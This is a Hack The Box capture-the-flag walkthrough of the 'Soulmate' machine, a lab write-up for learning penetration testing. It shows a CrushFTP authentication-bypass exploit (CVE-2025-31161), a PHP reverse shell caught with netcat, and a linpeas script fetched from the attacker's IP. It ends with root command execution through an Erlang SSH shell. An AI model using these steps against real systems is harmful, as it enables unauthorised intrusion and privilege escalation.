HTB SOULMATE WALKTHROUGH

30/09/2025 (1/365)

Initial Reconnaissance

The first step is performing a Nmap scan to identify ports and services on the target system.

```
nmap -sC -sV -sS -Pn -T3 10.10.11.86 -vvv --min-rate 500 -oN soulmate
```

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJ+m7rYl1vRtnm789pH3IRhxI4CNCANVj+N5kovboNzcw9vHsBwvPX3KYA3cxGbKiA0VqbKRpOHnpsMuHEXEVJc=
|   256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOtuEdoYxTohG80Bo6YCqSzUY9+qbnAFnhsk4yAZNqhM
80/tcp open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://soulmate.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


We can see two open ports that are **port 22** and **port 80**.

I added the domain to the **/etc/hosts** file:

```
echo "10.10.11.86 soulmate.htb" | sudo tee -a /etc/hosts
```

Web Application

The website http://soulmate.htb revealed a dating website with different features. The features are panels, profile creation, dating profile browsing, and different member interactions.



Web Directory

In this situation, the best option is to search different directories and subdomains with dirsearch tool.

```
dirsearch -u http://soulmate.htb
```

```
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/luis/Desktop/HTB/Soulmate/reports/http_soulmate.htb/_25-09-29_20-15-27.txt

Target: http://soulmate.htb/

[20:15:27] Starting:
[20:16:11] 403 -  564B  - /assets/
[20:16:11] 301 -  178B  - /assets  →  http://soulmate.htb/assets/
[20:16:27] 302 -    0B  - /dashboard.php  →  /login
[20:16:55] 200 -    8KB - /login.php
[20:16:57] 302 -    0B  - /logout.php  →  login.php
[20:17:23] 302 -    0B  - /profile.php  →  /login
[20:17:26] 200 -   11KB - /register.php

Task Completed
```

Subdomain Exploration

There aren't interesting directories or sensitive files. I move to another options, for example, searching subdomains.

```
ffuf -u http://10.10.11.86 -H "Host: FUZZ.soulmate.htb" -w
/usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -fw 4
```


```
 :: Method           : GET
 :: URL              : http://10.10.11.86
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.soulmate.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response words: 4
ftp                     [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 203ms]
:: Progress: [4989/4989] :: Job [1/1] :: 243 req/sec :: Duration: [0:00:20] :: Errors: 0 ::
```


This finding is very interesting; the next step is added to the **/etc/hosts** file:

```
echo "10.10.11.86 ftp.soulmate.htb" | sudo tee -a /etc/hosts
```

CrushFTP Exploration

When I visited ftp.soulmate.htb, I saw a professional login page under the service CrushFTP.





We always need to read the source code for search vulnerabilities in the service that is used. In this case, I identified the version.

```
<!--GSIGNIN_SCRIPT--><!--MSSIGNIN_SCRIPT--><!--AZURE_B2C_SINGIN_SCRIPT--><!--AMAZON_COGNITO_S
      navigator.serviceWorker
        .register("/WebInterface/new-ui/sw.js?v=11.W.657-2025_03_08_07_52")
        .then((e) => {
          console.log(e);
        })
```

The version is **11.W.657**.

Vulnerability Research


If we navigate to Google and search “11.W.657 exploit”, there is a vulnerability “CVE-2025-31161”.

There is a repository of Github: https://github.com/Immersive-Labs-Sec/CVE-2025-31161. This exploit allows any user to be added without authentication. I used the following commands:

- git clone https://github.com/Immersive-Labs-Sec/CVE-2025-31161
- cd CVE-2025-31161
- python cve-2025-31161.py --target_host ftp.soulmate.htb --port 80 --target_user root --new_user test --password admin123


The result shows the correct creation of the user.

```
┌──(luis㉿kali)-[~/Desktop/HTB/Soulmate/CVE-2025-31161]
└─$ python cve-2025-31161.py --target_host ftp.soulmate.htb --port 80 --target_user root --new_user test --password admin123
[+] Preparing Payloads
  [-] Warming up the target
  [-] Target is up and running
[+] Sending Account Create Request
  [!] User created successfully
[+] Exploit Complete you can now login with
   [*] Username: test
   [*] Password: admin123.
```




Now, we must navigate through the different pages to look for useful information.

I found all the different users in the User Manager option, later by clicking on Admin button.



Changing User Password


The next step is to try changing a user's password. First, we click on generate password for the user Ben, then we change it to 123456, save it, and log in as that user.



Reverse Shell

After logging in with Ben, we discovered a directory called WebProd where we can upload files and upload a payload to get a reverse connection.

Using the Add Files option, I have uploaded a reverse shell that will be loaded at the URL http://soulmate.htb/shell.php. Once a curl is made to that URL, we will receive a connection back on our attacker's machine on port 9001.




```
┌──(luis㉿kali)-[~]
└─$ nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.14.239] from (UNKNOWN) [10.10.11.86] 60508
Linux soulmate 5.15.0-153-generic #163-Ubuntu SMP Thu Aug 7 16:37:18 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
 18:47:03 up  3:57,  0 users,  load average: 0.01, 0.03, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Internal Network

I get a more stable shell:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

I ran linpeas for automated privilege escalation enumeration. One of the first things we must check is the processes that are listed in case any of them are suspicious

```
$ curl http://10.10.14.239/linpeas.sh > linpeas.sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  808k  100  808k    0     0  98524      0  0:00:08  0:00:08 --:--:-- 89292
$ ls
linpeas.sh
systemd-private-e726887f5e6545b7beda3c4fa7a5cafa-ModemManager.service-NKBZrs
systemd-private-e726887f5e6545b7beda3c4fa7a5cafa-systemd-logind.service-HPQq5R
systemd-private-e726887f5e6545b7beda3c4fa7a5cafa-systemd-resolved.service-l3WX7q
systemd-private-e726887f5e6545b7beda3c4fa7a5cafa-systemd-timesyncd.service-dyQMru
vmware-root_611-3980232955
$ ./linpeas.sh
/bin/sh: 6: ./linpeas.sh: Permission denied
$ chmod +x linpeas.sh
$ ./linpeas.sh
```

There is a suspicious process, and we check that path.

```
root     1020  0.3  1.6 2252172 67184 ?       Ssl  18:53   0:01 /usr/local/lib/erlang_login/start.escript -B -- -root /usr/local/lib/erlang -bindir /usr/local/lib/erlang/erts-15.2.5/bin -progname erl -- -home /root -- -noshell -boot
no_dot_erlang -sname ssh_runner -run escript start -- -- -kernel inet_dist_use_interface {127,0,0,1} -- -extra /usr/local/lib/erlang_login/start.escript
```

```
cat /usr/local/lib/erlang_login/start.escript
```

We found hardcoded SSH credentials for the user ben.

```
{user_passwords, [{"ben", "HouseH0ldings998"}]},
{idle_time, infinity},
{max_channels, 10},
{max_sessions, 10},
{parallel_login, true}
```

User Flag

I can capture the user's Ben flag by connecting via SSH with those credentials.

```
┌──(luis㉿kali)-[~]
└─$ ssh ben@10.10.11.86
The authenticity of host '10.10.11.86 (10.10.11.86)' can't be established.
ED25519 key fingerprint is SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.86' (ED25519) to the list of known hosts.
ben@10.10.11.86's password:
Last login: Mon Sep 29 19:08:22 2025 from 10.10.14.239
ben@soulmate:~$ cat user.txt
b832249fda1e6dc78cca04ae39beca45
ben@soulmate:~$
```

Post Exploitation — Privilege Escalation

The first thing that I check after gaining user access is check for sudo privileges.

```
sudo -l
```

But ben had no sudo rights.

```
ben@soulmate:~$ sudo -l
[sudo] password for ben:
Sorry, user ben may not run sudo on soulmate.
```

If we check the connections and the ports on the machine, we can see that the Erlang service we identified as a suspicious process is running on port 2222, so we can try to connect via SSH.

```
ben@soulmate:~$ ssh ben@localhost -p 2222
The authenticity of host '[localhost]:2222 ([127.0.0.1]:2222)' can't be established.
ED25519 key fingerprint is SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Could not create directory '/home/ben/.ssh' (No space left on device).
Failed to add the host to the list of known hosts (/home/ben/.ssh/known_hosts).
ben@localhost's password:
Eshell V15.2.5 (press Ctrl+G to abort, type help(). for help)
(ssh_runner@soulmate)1>
```

Erlang Command Execution

After investigating possible exploits for privilege escalation in Erlang, it is possible to perform such escalation using the command shown on that website: os — kernel v10.4.

```
(ssh_runner@soulmate)1> os:cmd("id").
(ssh_runner@soulmate)1> os:cmd("id").

"uid=0(root) gid=0(root) groups=0(root)\n"
(ssh_runner@soulmate)2>
```

Erlang Shell is running with root privileges; we can read the flag directly with the following command.

```
os:cmd("cat /root/root.txt").
```

```
(ssh_runner@soulmate)2> os:cmd("cat /root/root.txt").
(ssh_runner@soulmate)2> os:cmd("cat /root/root.txt").

"cbb56d815334eed3a3476e90c39dd699\n"
(ssh_runner@soulmate)3>
```

Conclusion

Soulmate is a HackTheBox machine for beginners; you can practice web exploitation, reverse shells, and privilege escalation. Thank you very much for sticking around until the end! I hope it has helped you continue learning and growing professionally.